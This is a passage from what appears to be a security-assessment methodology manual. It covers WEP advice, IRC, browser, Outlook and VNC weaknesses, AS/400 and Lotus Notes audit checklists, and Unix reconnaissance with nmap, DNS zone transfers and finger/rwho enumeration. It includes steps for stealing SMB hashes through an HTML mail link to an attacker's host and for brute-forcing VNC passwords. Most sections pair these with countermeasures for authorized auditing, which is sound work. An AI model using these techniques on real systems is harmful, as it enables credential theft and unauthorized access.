- Use longer WEP encryption keys, which makes the cryptanalysis more difficult. If your WLAN equipment supports 128 -bit WEP keys, use it. Even better is to use WPA/WPA2 and/or Radius authentication.

- Change WEP keys frequently.

- Place APs only on their own firewalled interface or outside a firewall.

- Use a VPN for any protocol, including WEP that may include sensitive information. This could be implemented using IPSec

L.9 FURTHER READINGS

- IEEE Draft P802.1X/D10 http://grouper.ieee.org/groups/802/11/

- A.Mishra and W. Arbaugh. An Initial Security Analysis of the IEEE 802.1X Standard

- Arbaugh, William A., Narendar Shankar, and Y.C. Justin Wan. "Your 802.11 Wireless Network has No Clothes."

- Borisov, Nikita, Ian Goldberg, and David Wagner.Intercepting Mobile communications:The incsecurity of 802.11

- Fluhrer, Scott, Itsik Mantin, and Adi Shamir. "Weaknesses in the Key Scheduling Algorithm of RC4."

- http://802.11ninja.net

- Karygiannis, Tom, and Les Owens. NIST Special Publication 800-48: Wireless Network Security ,802.1 Bluetooth and Handheld Devices

- **Wireless Security: Models, Threats and Solutions**, by Randall K. Nichols et al.; McGraw-Hill Telecom

- **802.11 Wireless Networks: The Definitive Guide**, by Matthew Gast; O'Reilly Networking, 2002
- AirSnort: http://sourceforge.net/projects/airsnort/
- WepCrack: http://sourceforge.net/projects/wepcrack/
- Homebrew antenna shootout: http://www.turnpoint.net/wireless/has.html
- Hacking with a Pringles tube: http://news.bbc.co.uk/hi/english/sci/tech/newsid_1860000/1860241.stm

M INTERNET USER SECURITY

M.1 IRC SECURITY ISSUES

IRC (Internet Relay Chat) have been around for decades now. It is one of the most popular ways of communication. With the facilities, IRC comes with the insecurities as well. Followings are some of the security issues related to IRC:

1. IP revelation
2. Malicious code transfer
3. P2P files sharing (DCC)
4. DoS and buffer overflow on IRC clients.
5. Trojans use irc to conect to IRC servers and anounce their presence on victim network.
6. Social Engineering attacks

Countermeasure[s]

1. Do not use IRC on production systems. It's a mean for entertainment and not for productivity.
2. Disable DCC capability if IRC shall be used.

M.2 INTERNET EXPLORER INSECURITIES

Ever since the birth of internet people are using different browsers to access it. Windows come equipped with IE (internet explorer) and it becomes default browser for most of the people using windows. Another popular browser is Netscape. Off late it has been the target of many malicious attacks. Georgi Guninski is one of the pioneers in the research on IE vulnerabilities. He has listed out many vulnerabilities and their testing on his excellant security page which one must see for browser testing.

Steps to be taken

1. For Internet Explorer testing go to http://www.guninski.com/browsers.html
2. For Netscape Testing go to http://www.guninski.com/netscape.html

Countermeasures

Apply the suggested patches

M.3 MICROSOFT OUTLOOK INSECURITIES

Outlook is one of the most frequently used programm for emails. It has various vulnerabilities which can be used for malicious purpose ranging from infecting a system with a worm to remotely grabbing SMB hashes. Some of the examples can be the worms like "i love you" or "malissa" who abused outlooks settings. Here we will demonstrate a way to grab SAM hashes from a remote machine by sending a mail.

Pre-requsite

1. HTML parsing shall be alowed (which is allowed by default).

Steps to be Performed

1. Send a file to target in html format with an image link like
<a href="file://attackersip/images/image.gif">
2. Fireup lopht cracks SMB capture utility.
3. As soon as victim opens the mail, outlook try to access the file using the current users credential
4. Capture the SMB challange exchage and crack

Example/Results

<screenshot>

Observation:

Attacker was able to grab the SMB hashes from the wire by just sending one mail.

Countermeasure[s]

Disable Html parsing in outlook.

M.4 REMOTE ADMINISTRATION INSECURITIES

Some of the very common Remote Administration Security Services are as follows:

- VNC
- Microsoft Terminal Server
- ControlIT
- PCAnywhere

M.4.1 VNC

VNC (Virtual network computing) is used widely by many system administrators for remote administration. It supports web-based interface & client interface. The client interface can be GUI based as well. Client is known as VNC viewer. VNC have a security feature which ask for password before letting the client connect to server. The problem with VNC is it's passwords are 8 characters or smaller and VNC have no concept of users. This makes dictionary attacks very easy. Patrick Oonk have written a patch for VNC viewer which converts it into a dictionary based bruteforcer. The pach can be downloaded from:
http://www.securiteam.com/tools/Brute_forcing_VNC_passwords.html

Steps to be performed

1. Apply patch to the VNC viewer
2. Specify the target and port to connect
3. Specify Dictionary
4. Start cracking

Example Results

<Screenshot>

Observation

Attacker cracked the simple, dictionary based password and gained acces to the system.

Countermeasure

Use UNIX -localhost or Windows LoopbackOnly or kernel packet filters to restrict access to TCP services, e.g. to force users to tunnel their VNC sessions through SSH for more security.

N AS 400 SECURITY

N.1 USER IDENTIFICATION: SECURITY LEVEL

Description

The system parameter QSECURITY is set to level 30.

Analysis/Conclusion/Observation

Level 30

Impact

This level of AS/400 security provides for user authentication and security over the AS/400 object by the operating system. However, this level of security has a few disadvantages for the integrity of the AS/400.

Countermeasures

The security level should be set to 40. In order to find out whether all applications which currently run on the AS/400 will still run under security level 40, you can make use of *AUTFAIL and *PGMFAIL in the audit-logging.

Tool[s]

By manual checking

Further Reading[s]

Remarks

N.2 USER IDENTIFICATION: KEYLOCK SWITCH

Description

The key lock switch is set to NORMAL.

Analysis/Conclusion/Observation

NORMAL.

Impact

The position of the key lock switch does not guarantee the integrity of the AS/400. The system may be manually switched off and on.

Countermeasures

The key lock switch should be set to SECURE.

Tool[s]

By manual checking

Further Reading[s]

Remarks

N.3 USER IDENTIFICATION: KEY KEYLOCK SWITCH

Description

The key to the key lock switch is not kept in a secure place and is accessible by unauthorised personnel.

Analysis/Conclusion/Observation

No

Impact

Unauthorised actions may be performed on the AS/400 such as the execution of an IPL. Also, employees may be able to access the Dedicated Service Tools through which, among other things, the password of QSECOFR may be reset.

Countermeasures

The key to the keylock switch should be kept in a secure place which is only accessible by authorised personnel.

Tool[s]

By manual checking

Further Reading[s]

Remarks

User Identification: System value QINACTITV
Description
The system value QINACTITV is set to more than one hour. This means that the system will take action after a workstation has been inactive for a time interval of more than one hour. What action the system will take depends on the system value QINACTMSGQ and ADSCJOBITV
Analysis/Conclusion/Observation
More than 60
Impact
Because the system will only take any action after a workstation is inactive for more than one hour, an active workstation may be left unattended by the user. This increases the risk of unauthorised access to the workstation
Countermeasures
The value of the system parameter QINACTITV should be set to 20 minutes.
Tool[s]
By manual checking
Further Reading[s]
Remarks

N.4 USER IDENTIFICATION: SYSTEM VALUE QDSCJOBITV

Description

The system parameter QDSCJOBITV is set to less than 60 minutes.

Analysis/Conclusion/Observation

Less than 60

Impact

It is not recommended that a job be prematurely aborted and ended.

Countermeasures

The system parameter QDSCJOBITV should be increased to 180 (three hours).

Tool[s]

By manual checking

Further Reading[s]

Remarks

N.5 USER IDENTIFICATION: VIRTUAL DEVICES

Description

The system parameter QAUTVRT is set to more than 10.

Analysis/Conclusion/Observation

More than 10

Impact

Because of this, an unauthorised person can try to guess a user password from one physical device. The number of guesses he can make equals the value set for the system parameter QAUTOVRT times the value set for the system parameter QMAXSIGN. This increases the risk of unauthorised access to data, applications and system software.

Countermeasures

The system parameter QAUTOVRT should be set to zero.

Tool[s]

By manual checking

Further Reading[s]

Remarks

N.6 USER IDENTIFICATION: SYSTEM VALUE QLMTSECOFR

Description

The system parameter QLMTSECOFR is set to value 0. Because of this, user profiles with powerful special authorities (*ALLOBJ en *SERVICE) are able to logon to the system from any available workstation.

Analysis/Conclusion/Observation

Value 0

Impact

The possibility to use user profiles with powerful special authorities from any workstation, decreases the effectiveness of logical access controls. Through limiting the number of workstations that can be used to work with powerful user profiles, logical access controls over these user profiles is increased with physical access controls over the workstations which these user profiles may use. This increases the overall level of security.

Countermeasures

The system parameter QLMTSECOFR should be set to one. Thus, user profiles with powerful special authorities (*ALLOBJ and *SERVICE) may only be used from pre-defined workstations.

Tool[s]

By manual checking

Further Reading[s]

Remarks

N.7 USER IDENTIFICATION: LIMITED DEVICE SESSIONS SYSTEM LEVEL

Description

The system parameter QLMTDEVSSN is set to value 0. This enables the user to logon to the system from various physical workstations at the same time. It also enables the user to have more than one session simultaneously active.

Analysis/Conclusion/Observation

Value 0

Impact

The possibility for users to log on to the system through various physical workstations at the same time may lead to user profiles being shared by different users. Also, workstations may be left unattended by the rightful user. This may lead to unauthorised access to data, applications and system software.

Countermeasures

The system parameter QLMTDEVSSN should be set to value 1.

Remark:

If certain users need to have more than one session active at the same time, an exception can be made for these users on the level of their individual user profile.

Tool[s]

By manual checking

Further Reading[s]

Remarks

N.8 USER IDENTIFICATION: SYSTEM PARAMETER QMAXGNACN

Description

The system parameter QMAXGNACN is set to value 2.

Analysis/Conclusion/Observation

Value 2

Impact

If only the virtual device is blocked, an unauthorised individual may try and guess the password of the same user profile again on the same physical device, using another virtual device.

Countermeasures

The virtual device as well as the user profile should be blocked when the maximum number of unauthorised access attempts has been reached. This can be achieved through setting the system parameter QMQXGNACN to three.

Tool[s]

By manual checking

Further Reading[s]

Remarks

This risk does not exist when the system parameter QAUTVRT is set to zero. In this case, virtual devices are not automatically configured. If every user profile only has one virtual device, an unauthorised individual cannot logon to the system again under the same user profile.

N.9 USER IDENTIFICATION: PUBLIC AUTHORITIES

Description

The system parameter QCRTAUT is set to *CHANGE. Because of this, the public has *CHANGE rights over newly created objects.

Analysis/Conclusion/Observation

*CHANGE

Impact

The public authority to change newly created objects might sometimes be too extensive. This may endanger the integrity of the AS/400 data.

Countermeasures

The system parameter QCRTAUT should be set to *USE. In this way, newly created object may only be used by the public.

Tool[s]

By manual checking

Further Reading[s]

Remarks

Sometimes (e.g. for devices) the right *USE may be too limited to work with the object. In these cases, the public may need more extensive rights over the object (*CHANGE rights should be sufficient).

N.10 User Identification: Authority adoption
Description
Applications adopt more authority required to meet the application requirements.
Analysis/Conclusion/Observation
No
Impact
Allowing a program to run using adopted authority is an intentional release of control. You permit the user to have authority to objects, and possibly special authority, which the user would not normally have.
Countermeasures
Applications should be adopting the minimum authority required to meet the application requirements.
Tool[s]
By manual checking
Further Reading[s]
Remarks

N.11 USER IDENTIFICATION: MACHINE ROOM

Description

Analysis/Conclusion/Observation

Impact

Countermeasures

The machine room should be water-proofed and fire-proofed. The door should be locked to control the entrance. Only authorized personnel should be able to gain access to the machine room. Each entrance should be logged for preventing unauthorized access.

Tool[s]

Manual check

Further Reading[s]

Remarks

N.12 USER IDENTIFICATION: UPS (UNINTERRUPTABLE POWER SUPPLY)

Description

Analysis/Conclusion/Observation

Impact

Countermeasures

You should determine whether or not the company has a UPS system. If it does, you should check UPS-related controls to ensure the UPS allows for a normal shutdown in case of a power outage.

Tool[s]

Manual check

Further Reading[s]

Remarks

N.13 USER IDENTIFICATION: WORKSTATION / TERMINAL

Description

Analysis/Conclusion/Observation

Impact

Countermeasures

Company policy should prohibit recording the confidential information (for example, signon, and other activities that involve password entry) on workstation/terminal record/play keys. You should perform a spot check of workstations/terminals to assure the compliance with these policies. If there is a key for keyboard lock at the workstation/terminal, ensure the keyboard is locked and the key is removed when the workstation/terminal is inactive.

Tool[s]

Manual check

Further Reading[s]

Remarks

N.14 USER IDENTIFICATION: BACK UP TAPES

Description

Analysis/Conclusion/Observation

Impact

Countermeasures

Consult the Plan to protect the business processes to see how the backup routines, including labeling and storing of the tapes, are performed. Verify that these routines are followed, and check if anyone is able to steal, duplicate or borrow a tape without being noticed.

Tool[s]

Manual check

Further Reading[s]

Remarks

N.15 USER IDENTIFICATION: REGISTER A NEW USER

Description

Analysis/Conclusion/Observation

Impact

Countermeasures

Some sort of routine must be followed when a new user profile is created. The person who registers new users should receive a form that contains at least the following:

- The name of the user
- The user class
- Any deviation from the default values in the CRTUSRPRF command, verified by the person responsible for the AS/400 security
- Authority to the applications, verified by the application owners

Tool[s]

Manual check

Further Reading[s]

Remarks

N.16 USER IDENTIFICATION: REGISTER A USER WHO LEAVES

Description

Analysis/Conclusion/Observation

Impact

Countermeasures

Some sort of routine must be followed when a user leaves the company, or gets a leave of absence. A form should be filled out and given to the person responsible for AS/400 security.

Before deleting a user profile, are the following must be checked:

- If the user has programs that adopts his authority
- If the user owns other objects: if so, who decides if they are to be deleted, or transferred to a new owner.

Tool[s]

Manual check

Further Reading[s]

Remarks

N.17 USER IDENTIFICATION: APPLICATION AND OWNERSHIP

Description

Analysis/Conclusion/Observation

Impact

Countermeasures

- Which applications should be secured.
- Which applications (if any) must not be secured.
- Which applications are continuously being changed, and which are frozen
- Which libraries are included in an application.
- Who within the company are the owners of the different applications.
- Which user profiles own the objects within an application. Ownership is extremely important and plays a key role in a secure system.
- Who can request changes to an application, and how are these request for changes documented and carried out.

Tool[s]

Manual check

Further Reading[s]

Remarks

Note: QUSRTOOL has a program, CHGLIBOWN, that can change the owner of a library, and all the objects within the library. This is a very powerful tool.

Please don't use it until:

- The owner of the application agrees that a change should be made. The owner may have detailed knowledge and must always be consulted.
- You have changed the owner of the library manually and see that it works. Whenever you make a change of ownership, you must be able to reverse the process if something does not work properly afterwards.
- You know if the library contains programs that adopt their owners authority.

N.18 USER IDENTIFICATION: DAY-TO-DAY MONITORING

Description

Analysis/Conclusion/Observation

Impact

Countermeasures

- New objects created by system users
- New users enrolled on the system
- Changes of object ownership - authorization not adjusted
- Changes of responsibilities - user group changed
- Temporary authorizations - not revoked
- New products installed
- Maintenance applied - security level lowered and not reset, and so on

The best way to keep an eye on what is happening on the system is to use the audit journal (QAUDJRN). Many types of events, such as security violations, changes to user profiles, work management, and network attributes, are logged in the journal receiver.

Tool[s]

Manual check

Further Reading[s]

Remarks

N.19 USER IDENTIFICATION: CRITICAL USER PROFILES

Description

Analysis/Conclusion/Observation

Impact

Countermeasures

Critical User Profiles should be checked regularly, such as profiles with special authorities and IBM-supplied user profiles where the default passwords are published.

Tool[s]

Manual check

Further Reading[s]

Remarks

N.20 USER IDENTIFICATION: PRIVILEGED PROFILES

Description

Analysis/Conclusion/Observation

Impact

Countermeasures

All User Profiles with special authorities such as *ALLOBJ, *SECADM and *AUDIT should be extracted and compared with an authorized list of such users. The analysis should include other properties like PASSWORD(*NONE).

The DSPAUTUSR command will print the following information for all User Profiles:

- User Profile name
- Group Profile name
- Date password was last changed
- An indicator if the password is *NONE
- Description text

To do this, enter:

DSPAUTUSR OUTPUT(*PRINT)

To print other User Profile information, enter:

DSPUSRPRF USRPRF(User Profile) TYPE(*ALL) OUTPUT(*PRINT)

Tool[s]

Manual check

Further Reading[s]

Remarks

N.21 USER IDENTIFICATION: IBM-SUPPLIED USER PROFILES

Description

Analysis/Conclusion/Observation

Impact

Countermeasures

IBM-supplied user profiles should be checked in the following ways:

- For the user profiles designed as object owners or batch processing, you should verify that their password are all *NONE to prevent them being used to sign on to the system.
- for the user profiles shipped with default passwords, you should verify that these passwords cannot be used to sign on. The default passwords should be changed immediately after installing the system. In addition, they should be changed periodically (in case they become known, are reset to the defaults, and so on). But you still should verify that the rest of parameters except the password have not been changed.

Tool[s]

Manual check

Further Reading[s]

Remarks

N.22 USER IDENTIFICATION: CRITICAL OBJECTS

Description

Analysis/Conclusion/Observation

Impact

Countermeasures

The public and specific authority should be checked to see that it meets the security guidelines or objectives.

List of Critical System Objects:

QSYS

QUSRSYS

QHLPSYS

QGPL

QDOC

QBASE

QCTL

QBATCH

QINTER

QCMN

Tool[s]

Manual check

Further Reading[s]

Remarks

N.23 USER IDENTIFICATION: EVENT MONITORING

Description

Analysis/Conclusion/Observation

Impact

Countermeasures

The journal files and history log contain, among other information, the security-related events that must be monitored. It is necessary that this information be extracted and documented in security reports for management review. We suggest the following priorities:

1. Analyze the reported changes to security definitions and rules.
2. Analyze the access granted to highly critical objects.
3. Analyze the attempted violations.

Tool[s]

Manual check

Further Reading[s]

Remarks

N.24 User Identification: Access to Critical Objects

Description

Analysis/Conclusion/Observation

Impact

Countermeasures

The access authority (but not an access log) to a specific object can be printed with the following command:

DSPOBJAUT OBJ(library/object) OBJTYPE(type) OUTPUT(*PRINT)

For the program GRPPRFR1 in library SECURITY, you would enter:

DSPOBJAUT OBJ(SECURITY/GRPPRFR1) OBJTYPE(*PGM) OUTPUT(*PRINT)

For the users in the authorization list (if one exists for the object), you can use the following command:

DSPAUTL AUTL(AUTL1) OUTPUT(*PRINT)

Where AUTL1 is the name of the authorization list.

Tool[s]

Manual check

Further Reading[s]

Remarks

N.25 USER IDENTIFICATION: SECURITY-RELATED SYSTEM VALUES

Description

Analysis/Conclusion/Observation

Impact

Countermeasures

Security-related system values (for example,
QSECURITY, QMAXSIGN, and so on) should be reviewed to see that effective global security values have been established.

Tool[s]

Manual check

Further Reading[s]

Remarks

O LOTUS NOTES SECURITY

Sr. No	Check	Control	Compliance [Yes/No/N.A
1	Securing the ID File	Controlling the ID file and Password is rarely addressed properly. The password is associated with the Notes ID file. Authentication is with the ID file - not a server. There can be more than one copy of the ID file for any person. Each copy can have a different password or they can all have the same password. If a user has multiple computers - Home, work, London, Paris the user can have an ID file on each PC each with a different password. If the user changes their password on one PC it won't synch to the other and it won't affect the ability of the user to logon with another copy of the ID file. Each copy is independent of the others. Therefore if the notes Admin creates the file, he also knows the password and often keeps a copy for himself. Therefore the notes Admin always has access to users emails. An ID Management Solution: One solution of securely managing IDs is for two parties to be involved in the creation of the ID. Perhaps the Notes admin and a representative from HR. The Notes admin will generate the ID and HR will create (a unique password) and hold the password. HR can inform the user of the initial password and the Notes admin can deliver it. That way no one person or group has both the ID and password in their possession except the end-user.	
	Expiration of ID Files	All ID files must be set to expire in at least 2 years	

2	STMP Relaying is secured	Spammers constantly lookout for SMTP gateways that allow relaying of email from any users. The Lotus notes server must be configured to allow the server to only relay emails for the authorized users. This feature is available in Lotus Notes version 4.6.2 or later In NOTES.INI, set: SMTPMTA_REJECT_RELAYS=1 SMTP_OCH_REJECT_SMTP_ORIGINATED_MESSAGES=1 - (NOT "SMTPMTA_OCH_..") SMTPMTA_RELAY_FORWARDS=1 WARNING: If SMTPMTA_OCH_REJECT_SMTP_ORIGINATED_MESSAGES=1 is used, the host will still relay. Check your spelling! For Notes 5.x: The configuration document in the Domino Directory has a section for SMTP Inbound Controls. Enter a * in both of the following fields: "Deny messages from external internet domains to be sent to the following internet domains:" "Deny messages from the following external internet hosts to be sent to external internet domains:"	
3	Encryption	If your users require encrypted content with people outside your Notes domain you will need to employ an S/MIME solution. That entails managing some keys that Notes does easily.....when you know how.....just find someone who knows how to do it well and you'll be fine. Don't let the inmates run your S/MIME asylum. You may have regulatory requirements to be able to monitor mail content. If you're not managing the encryption then you may find yourself unable to meet regulatory requirements.	
	Port Encryption	Enable port encryption for all ports	
	Database encryption	All important Databases must be encrypted	

4	Restrict use to iNotes	Use iNotes only if the remote PC is secured. Temp files, attachments are left on the remote PC. VPN / SSL VPN products claim to clean up temp directories and they do an excellent job in a normal disconnect. If the connection drops or the remote PC hangs the VPN won't help you clean up anything. They do not guard against spyware, key loggers etc. Blackberries may be considered	
4	Check backup softwares	Check to see if the Backup Software can back up open files	
5	Check for UPS availability	Check to see if the server has been connected to a UPS	
6	Check to see utilisation of design templates during application development	Database templates and the design task should be used to maintain databases. Procedures must be implemented that require database designers to utilize design templates when making changes to production Domino applications. This helps to restrict the database designers' access to production data. This is accomplished by forcing the database designers to make all database changes to database templates. Changes to the templates, which do not include production data, are automatically applied via the design task at 12 p.m. every evening (over whenever scheduled).	
7	Remove unnecessary services and task	Stop all unnecessary services and remove non Lotus Notes related software.	
8	Modem Connectivity	If the server has a modem attached to it, all calls must be logged.	
9	Anti Virus	The mailing solution must have anti virus. It will help if the OS to has anti virus protection	
10	Latest Patches	Check to see if the OS and Lotus Notes have the latest patches	

11	OS Hardening	Check to see if the OS is hardened as per best practices	
12	Avoiding replication Conflicts	Check to see if the Administrator reviews the replication logs for conflicts	
13	Duplicate copies of databases	Multiple replicas of a database should not be kept on one Domino servers. Utilize the Database Copy functionality within Domino to make a a copy as the new database copy will have a unique replica ID.	
14	User Maintenance	Check to see if Procedures exist to delete users as they leave the organization. The List must be up to date.	
15	Password Controls	Passwords must be configured to be at least 8 characters long	
16	Access Control Lists	All databases and their replicas must have access control lists. Internet access for each database must also be configured accordingly. Default and anonymous connections to databases must also be set to no access.	
17	OS Level File Access	Check to see that access control has been implemented on the OS	
18	Usage of Fully Qualified Names	Fully qualified Names must always be used	
19	Group Cascading	Groups should not be cascaded down to more than five levels	
20	Review Access Control to important files	Access control to the following files must be reviewed: LOG.NSF, STATREP.NSF, ADMIN4.NSF, EVENTS4.NSF, CERTLOG.NSF, NAMES.NSF, CATALOG.NSF, MAIL*.BOX, STATS*.NSF, WEBADMIN.NSF, DOMCFG.NSF	
21	Restriction to create databases	Creation of databases must be restricted to select users.	
22	Deny Anonymous connections	Verify that the “Allow anonymous Notes connections:” option has been set to “No” on all applicable Domino server documents.	
23	Domino as a service	Run the Domino as a service and set it to start automatically when the machine boots.	
24	NSF Formats	All databases must have NSF extensions to avail all security	

		features.	
25	Select only one protocol for access	Verify that only one protocol is used for communication	
26	Protect the Passthru Functionality	Inspect the Passthru section of the server document on all servers. If Passthru is used review the group members and ensure that necessary people only are members of the Passthru users group.	
27	Review of LOGS	Check that procedures exist to review session logs, User activity logs for critical databases, replications logs, certification logs, mail routing logs	
28	Seggregation of development, testing and Live environment	The Live, testing and Development environment must be different	
29	Licenses	Check to see if all users are licensed	
30	Trained Administrators	Check to see if the administrator is a Lotus Notes Certified Administrator	

-- HOST SECURITY

P UNIX /LINUX SYSTEM SECURITY ASSESSMENT

Description

UNIX systems are attacked more often than windows system. There are certain reasons related to this:

- Open Source: As UNIX (especially open source UNIX like systems) is open source more bugs are found in the source code and exploited. The advantage of open source is that it keeps UNIX safe as the source code is many times tested and also UNIX administrators are more security conscious and patch the system as soon as bug is released. If no patch is available, it is probably ready in a couple of hours. Or less, some times.
- Availability: There are more GNU Linux and UNIX boxes connected to the internet.

Objective

- To Follow a structured approach for Unix system penetration/audit
- To Gain initial access and then escalate privileges to systems
- To Go beyond root and spread the attack further to other systems or levels
- To Understand Unix Security issues and Safeguard Methods

Expected Result[s]

- List of live hosts
- Processes running on hosts
- List of users/shares
- List of Networks, Hosts and their relations
- Version of kernel used in operating systems and their patch level
- Vendor of operating system
- Vendor of third party and/or additional software
- List of vulnerabilities
- List of compromised hosts

P.1 METHODOLOGY

There are no methodic procedures to gain root access to a system. However, vulnerabilities have existed that allowed remote root access with the simple execution of an exploit. Anyway, if a system had this vulnerability, it would be easily spotted at first hand if it was well known, and closed. But an attacker would try to get in via other means, or vulnerabilities, and our job is to try to secure the box/network fully. Not only it's "remote root" vulnerabilities.

However, we can provide you with a basic idea or guide that you could folllow, like this one:

1. Identify Live Hosts
2. Identify Ports and Services
3. Enumeration Procedure
    a. Identify Users
    b. Identify e-Mail accounts
    c. Identify Administrators
    d. Identify Networks and Domains
4. Examine Common Protocols (for probable future covert channels operation)
5. Examine Unix
    - Remote Attacks
    a. Password Attacks
    b. Denial of Service Attacks (do not do this unless explicitly allowed)
    c. RPC Attacks
    d. Buffer overflow Attacks
    e. Heap overflow Attacks
    f. Integer overflow Attacks
    g. Format string Attacks
    h. Web Server Attacks
    i. Mail Server Attacks
    j. X11-insecurities
    k. NFS Share Attacks
    - Local Attacks
    a. File and Directory Permission Attacks
    b. Symlink attacks
    c. Race condition attacks
    d. System call attacks
    e. Key logger attacks
    f. Booting from other operating system

P.2 IDENTIFY LIVE HOSTS

Being able to map the network of the target, both public and private, will provide us with the basic elements to initiate a full attack, and to organize it properly. One needs to split among servers, desktops and devices (like routers, switches, printers, etc). It is always important to remember that we must set an objective and use the resources and information we find in the way to accomplish it. Among the different approaches to live host enumeration we can use: Passive Scans (which additionally provides information on how much certain servers are used) and Active Scans. Let's start with the later:

Active Scans

Specifically, the word "Active" denotes actions that, when done, make the target receive packets generated, direct or indirectly, by us.

Active Scans are those where we use tools like NMap (www.insecure.org/nmap) to scan a range of IP Addresses with different scanning methods. Of course, you may know one IP address and/or hostname for your target. We can use host/nslookup and/or dig to find additional hosts in the target's network. Let's take a host which has a vulnerable DNS server on it "NS" records as an example:

Target: somesite.dom

nslookup -type=NS somesite.dom will provide us with the NS records for somesite.dom. The NS records tell us which are the addresses (canonical) of the nameservers somesite.dom uses to store it's DNS information. In case we get ns1.provider.net and ns2.provider.net as nameservers, we need to get their IP addresses (which can be multiple if a round robin A record is used for each name), so we can do a zone transfer (AXFR) against those nameservers, the authoritative ones for somesite.dom, and get a listing of all DNS records of somesite.dom:

nslookup -type=A ns1.provider.net

Now we have the IP address(es) for ns1.provider.net. Let's use that on a *host* command to do an AXFR transfer:

host -l somesite.dom IP_OF_NS1_PROVIDER_NET

If the nameserver AND firewall are both misconfigured (that is, no access control rules for zone transfers are set on the nameserver(s) and no matching rules are set on the firewall for the filtering of port 53/tcp, the one used for zone transfers), then we shall get the forementioned listing. The operation can be repeated against the other nameservers, and the results saved on separete files. This way we may, additionally, discover if the nameserver manager(s) have a proper, redundant, nameserver setup.

It is a good idea to try to discover at what are the system administrators good at. This way, we can better plan the attack.

On the other side, quite a typical situation is that an enterprise does usually hire more than one public IP addresses, and usually, the provider assigns a block (technically speaking, a subnet with 24 or less bits for its length). For example, if you have the company website at "www.somesite.dom", and it corresponds to one public IP address x.y.z.204, then you should traceroute to it, see which is the previous hop to the last one. If it is from the same subnet, then it may probably be the company router and/or firewall. An nmap operating system scan (nmap's -O option) will probe helpful. Additionally, the difference between the web server's ip address and the router's may provide an idea of how big the assigned subnet is. A service scan, banner gathering and port 80 browsing on the other IPs in or near that range may help you assign the IPs to your target's IP pool.

As you can see, the Identify Live Hosts section does sometimes overlap with the Identify Ports and Services. Active scans are usually like this.

Passive Scans

If you are inside your target's network, in the same switch, or hub, you may be able to make use of the passive scan technique, where no packet is sent to the network, but your network adapter, in combination with a good sniffer like ettercap, will take packets that you're network adapter reads, thus showing the found IP addresses and optionally OS-fingerprinting them. It uses the "legal" traffic the host sees to make the scan, thus being "passive".

We will talk more about sniffers and such ahead in this document.

P.3 IDENTIFY PORTS AND SERVICES

We are all used to match ports and services when generally used. We know SMTP runs on port 25, SSH on port 22, HTTP on port 80, and so. But some administrators, who take the Security through Obscurity approach (not a good idea), usually move non-internet-vital services, like ssh, to other ports. That's why it is usually important to do a two-stage port scan:

In the first scan, we search for common ports, for example, using nmap's -F switch. If we find or sense that more services should probably be running, we may start a second (and maybe subsequent) scans, to map the whole port range (tcp and udp), from 1 to 65535. Nmap's -sV switch will additionally gather banners and do service detection over non-standard ports, and will provide a piece of read bytes from the connection when it cannot determine the service running on it. Please, try out Nmap's -T parameter, which allows you to slow down a scan. Of course, it will take longer to finish, but it'll be stealthier. Additionally, the -f parameter, to use packet fragmentation during the scan, will help with some IDSes.

The most important aspect from port and service scanning relates to the knowledge of the system administrator we get. You can think of an equation where you fill in the "unnecesarry services open to the world" and "old software versions" values. It is important to understand or get to know the sysadmin: it will prove helpful when you get into the system. More on this later…

P.4 ENUMERATION ATTACK

Enumeration attacks are used to get information from the related service. For example, from NetBIOS we can get Shares, computer names, server names, OS release, etc. From finger, we can get usernames and how long and how much they work on the system. We will provide examples of different types of enumeration.

P.4.1 Identify Users

Description

Example methodology for User Enumeration

Objective

To take advantage of mis-configurations on different services / protocols (see **Process**) to get deeper knowlege of user base. And probably know if accounts apart from root are used at all. Many times GNU+Linux based boxes are set up as firewalls, VPN Servers or gateways, thus local users not being much used.

Expected Result[s]

Usernames, Email Addresses, login/logout time, Plan files, Default Shell.

Pre-Requisite

Ports of services in **Process** should be open from our perspective.

Process

- finger
- rwho
- ruser
- SMTP

P.4.1.1 RPCINFOUSER IDENTIFICATION: FINGER

Description

Finger services expose system user information to any entity on the network. Finger works on port 79 TCP/UDP by default.
Helps attacker to guess user accounts by performing guessing usernames.
Inform attacker if user has new email.
Helps attacker to guess the operating system.
Options:
#finger -l @target.com
#finger -l root@target.com
#finger -l 'a b c d e f g h'@target.com (Solaris Vulnerability)

Examples/Results

```
# finger root@target.com
Login: root                    Name: root
Directory: /root                Shell: /bin/bash
On since Mon Oct 13 22:06 (IST) on tty1    54 seconds idle
On since Mon Oct 13 23:53 (IST) on tty2    17 minutes 4 seconds idle
On since Mon Oct 13 23:39 (IST) on tty3    4 hours 56 minutes idle
On since Mon Oct 13 23:39 (IST) on tty4    4 hours 56 minutes idle
On since Mon Oct 13 22:06 (IST) on :0 (messages off)
On since Mon Oct 13 22:34 (IST) on pts/0 from :0.0
  50 minutes 6 seconds idle
```

On since Tue Oct 14 04:20 (IST) on pts/2 from 203.124.156.112
30 minutes 15 seconds idle
On since Tue Oct 14 00:46 (IST) on pts/5 from :0.0
1 hour 7 minutes idle
Mail last read Tue Oct 14 04:04 2003 (IST)
No Plan.

finger @target.com
Login: broot Name: Mr. Root
Directory: /root Shell: /bin/bash
Last login Wed Jan 30 09:43 2002 (CET) on console
No Plan.

Login: nonroot Name: Non-root root user for NFS
Directory: /nonexistent Shell: nologin
Never logged in.
No Plan.

Login: root Name: Mr. Root
Directory: /root Shell: /bin/sh
Last login Wed Jan 30 09:43 2002 (CET) on console
No Plan.

finger 'a b c d e f g h'@www. sun-target.com

Analysis/Conclusion/Observation

- Finger daemon is running on target system
- root user is logged in into the system

Countermeasures

- Use xinetd/tcpwarppers as per your need to control the access services based on followings:
  - Host/IP
  - Users
  - User Group
  - Access Time
- Strongly recommended to block the port on External Router/Firewall.
- Disable the service if not used from /etc/inetd.conf and restart the inetd process. This is only for Sun OS and some flavors of Linux
- Disable the service if not used from /etc/xinetd.conf (or delete the file finger from xinetd.d) and restart the xinetd process.
- Run the service on non-standard port from /etc/services. Make sure there are administrative problems with this. Client need to run the service on the same port as server.

- Give access on need to know basis on specific interface using xinetd/tcpwrappers or any firewall (iptables)
- For Solaris Vulnerability apply the relevant patches from Sun Microsystems.

http://archives.neohapsis.com/archives/vulnwatch/2001-q4/0016.html

Remarks

By setting up a fake finger daemon, if finger is not really needed, we can provide attackers with false information, and additionally we could redirect their attention to other host, like a honeypot.

P.4.1.2 USER IDENTIFICATION: RWHO

Description

This is similar to finger. Attack is only for local segment. It's a remote connecty of who command. It's a combination of who information from all of the systems in the local network running rwho server(daemon). It works on udp port 513.

Steps to be performed

#rwho -a wally becky smith

Examples / Results

#rwho -a wally becky smith

```
